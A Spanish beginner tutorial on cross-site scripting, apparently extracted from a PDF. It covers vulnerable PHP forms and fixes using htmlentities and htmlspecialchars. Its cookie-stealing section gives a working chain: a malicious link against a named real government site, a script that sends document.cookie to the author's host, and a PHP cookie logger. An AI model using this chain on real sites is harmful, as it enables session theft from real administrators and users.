##################

Cross Site Scripting [XSS]

Autor: **sl4xUz**

Contact: **sl4x.xuz@gmail.com**

##################

[~] Indice [~]

[~] Introducción [~]

En este tuto hablaremos lo más importante sobre XSS [Cross Site Scripting], intentaré ser lo más claro posible para que no queden dudas ;)

Empezamos ..

[~] ¿Qué es XSS? [~]

Xss es una vulnerabilidad que digamos la mayoría de los webmasters dejan pasar por alto digamos porque no tienen conocimiento sobre ella .. ó por falta de un análisis de riesgo al sitio web.
Xss es una vulnerabilidad encontrada en aplicaciones web en el que permite inserción de código por usuarios maliciosos.

Esta vulnerabilidad puede estar presente en 2 formas:

Directa: Es la que almacena los datos en la bd ó archivo .. se encuentra principalmente en libros de visitas o tagboards que permiten inserción de código html.
Indirecta: Es la que no permite inserción de código html directo .. no es tan explotada como la directa pero es la más común.

[~] Casos en que se presenta XSS [~]

* 1er Caso:

Es en el que el usuario necesita rellenar un formulario, para que luego esta información se guarde en una base de datos ó archivo.

Digamos que tenemos algo como esto xD


```
<!-- Formulario -->
<form name="form1" action="guardamela.php" method="post">
Introduce tu Nombre:
<input name="nombre">
<br/>Introduce tu Mensaje:
<textarea name="mensaje" rows="8" cols="50"></textarea>
<input type="submit" name="Boton" value="Enviar"></form>
<!-- Formulario -->
```

Ahora veamos el archivo guardamela.php :


```
<?php
#Código del php Vulnerable
echo "Tu mensaje ha sido insertado correctamente!";
#Mensaje que aparecera en el navegador
$nombre=$_POST['nombre'];
#El nombre que colocamos en el Formulario anterior
$mensaje=$_POST['mensaje'];
#El mensaje que colocamos en el Formulario anterior
$guardamela="Tu Nombre: ".$nombre."\r\nTu mensaje: ".$mensaje."\r\n\r\
n"; #lo que guardaremos en el archivo
$saveme=fopen("libro.htm", "a"); #Abrimos el archivo libro.htm
fwrite ($saveme, $guardamela);
#Guardamos la info del Formulario anterior en el archivo libro.htm
fclose($saveme); #Cerramos el archivo libro.htm
?>
```

El php es vulnerable ya que no tiene ningun filtro de html ...podemos colocar en el campo nombre por ejemplo .. <marquee>NOMBRE</marquee> ..y luego apareceria nuestro nombre con una marquesina ó <h1>NOMBRE</h1> y luego apareceria nuestro nombre más grande xD

Ahora se los muestro con imágenes por si quedó alguna duda:



Como se observa en la imagen en los campos de Nombre y Mensaje estamos insertando código html



Luego el mensaje que salta en el php

Y por último el archivo libro.htm .. con el código html incrustado.

* 2do Caso:

Supongamos que tenemos algo asi xD

```
<?php
$pagina=$_GET['page']; #Hacemos un Get xD
if($pagina == "home" ){ #Si el Get dice home
echo "Bienvenido!"; #Mensaje
} elseif ($pagina != ""){ #Si el Get no esta vacio
echo "Error el modulo ".$pagina." no esta disponible!";
#Código vulnerable a XSS
}
?>
```

Weno ahora les explico con imagenes:

Como se observa en la imagen entramos en el php correctamente, pero que pasa si en ves de colocar home .. colocamos cualquier otra palabra?

Ok el modulo no está disponible, pero que pasa si somos más creativos aún .. y probamos con código html? ;)

Y listo!, tenemos un XSS ;)

[~] Evitando XSS [~]

Para mi, la mejor manera de reparar estos errores, sería utilizando el tan famoso htmlentities ;)

Hagamos un ejemplo con el 2do Caso en que se presentan los XSS

Tenemos este code en el php:

```
<?php
$pagina=$_GET['page'];
if($pagina == "home" ){
echo "Bienvenido!";
} elseif ($pagina != ""){
echo "Error el modulo ".$pagina." no esta disponible!";
}
?>
```

Con htmlentities quedaría algo así:

```
<?php
$pagina=$_GET['page'];
if($pagina == "home" ){
echo "Bienvenido!";
} elseif ($pagina != ""){
echo "Error el modulo ".htmlentities($pagina)." no esta disponible!";
#Acá aplicamos el htmlentities
}
?>
```

Y si ahora vamos a la url del navegador y colocamos código html nos encontramos con esto:

Y ya tenemos reparada la vulnerabilidad!

El htmlentities convierte los <> en < > y los "" en "

Otro método con el que podemos reparar xss, podría ser usando HTMLSpecialchars

Supongamos que tenemos esto:

```php
<?php
$pagina=$_GET['page'];
if($pagina == "home" ){
echo "Bienvenido!";
} elseif ($pagina != ""){
echo "Error el modulo ".$pagina." no esta disponible!";
}
?>
```

Con el HTMLSpecialchars quedaría así:


```php
<?php
$pagina=$_GET['page'];
if($pagina == "home" ){
echo "Bienvenido!";
} elseif ($pagina != ""){
$sitio=htmlspecialchars($pagina,  ENT_QUOTES);
echo "Error el modulo ".$sitio." no esta disponible!";
}
?>
```

Ahora si colocamos html en la url del browser saldría algo como esto:

[~] Buscando XSS [~]

Bueno supongamos que estamos en "X" web y se nos antoja testear si hay xss .. a ver les doy un ejemplo

Como pueden observar, en el recuadro aparece .. el path y el archivo vulnerable .. también se observa como en la url del navegador aparece "Medios%20de%20Comunicacion" y en el Sitio claramente se ve que se incrusta el código .. que pasa si somos más creativos y cambiamos eso por un alert por ejemplo ;)



Y listo!, nuestro código html se ha ejecutado .. tenemos un XSS ;)

[~] Robando Cookies con XSS [~]

Bueno.. voy a seguir con el mismo ejemplo de la web del gobierno de Bolivia

Sabemos que para ver la cookie en uso se utiliza **document.cookie** .. y bueno como robamos la cookie de por ejemplo .. el administrador del sitio?

Ahora que pasa si le mandamos este link al administrador?

http://www.ine.gov.bo/asp/ProgBase.asp?h=Enlaces_Medios.htm&T=%3Cscript%20src=%22http://sl4xuz.awardspace.com/xss/cookie.js%22%3E

Lo que contiene el link es:

```
<script src="http://sl4xuz.awardspace.com/xss/cookie.js">
```

Sabiendo que dentro de "cookie.js" está:

```
var ubicacion='http://sl4xuz.awardspace.com/xss/cookie.php?c00k='
location.href=ubicacion+document.cookie
```


Y bueno que hay en el archivo cookie.php?

```
<?php
$cookie=$_GET['c00k']; #Hacemos un Get xD
$lagalleta=fopen("co0kies.txt",'a'); #Abrimos el archivo co0kies.txt
fwrite($lagalleta, "Cookie: \n ".htmlentities($cookie)."\n\n----------
--------------------------------------------------------------------
-------------------------------------------
\n\n"); #Guardamos la cookie en el txt
fclose($lagalleta); #Cerramos el archivo
echo "<script>location.href='http://google.com/';</script>";
#Redireccionamos
?>
```

Y bueno si probamos el link malicioso que le vamos a enviar al administrador que pasaría?

En la imagen se observa como el archivo cookie.php .. esta almacenando la cookie

Y si ahora revisamos el archivo co0kies.txt?



Y ahí están las cookies :)

Claro que podemos ser más creativos que en ves de solo guardar la cookie .. guarde la ip .. o el navegador que usa solo es cuestión de imaginación :)

[~] Conclusión [~]

Bueno este fue mi primer tutorial .. traté de ser lo más claro posible .. peace and love (:

Byt3z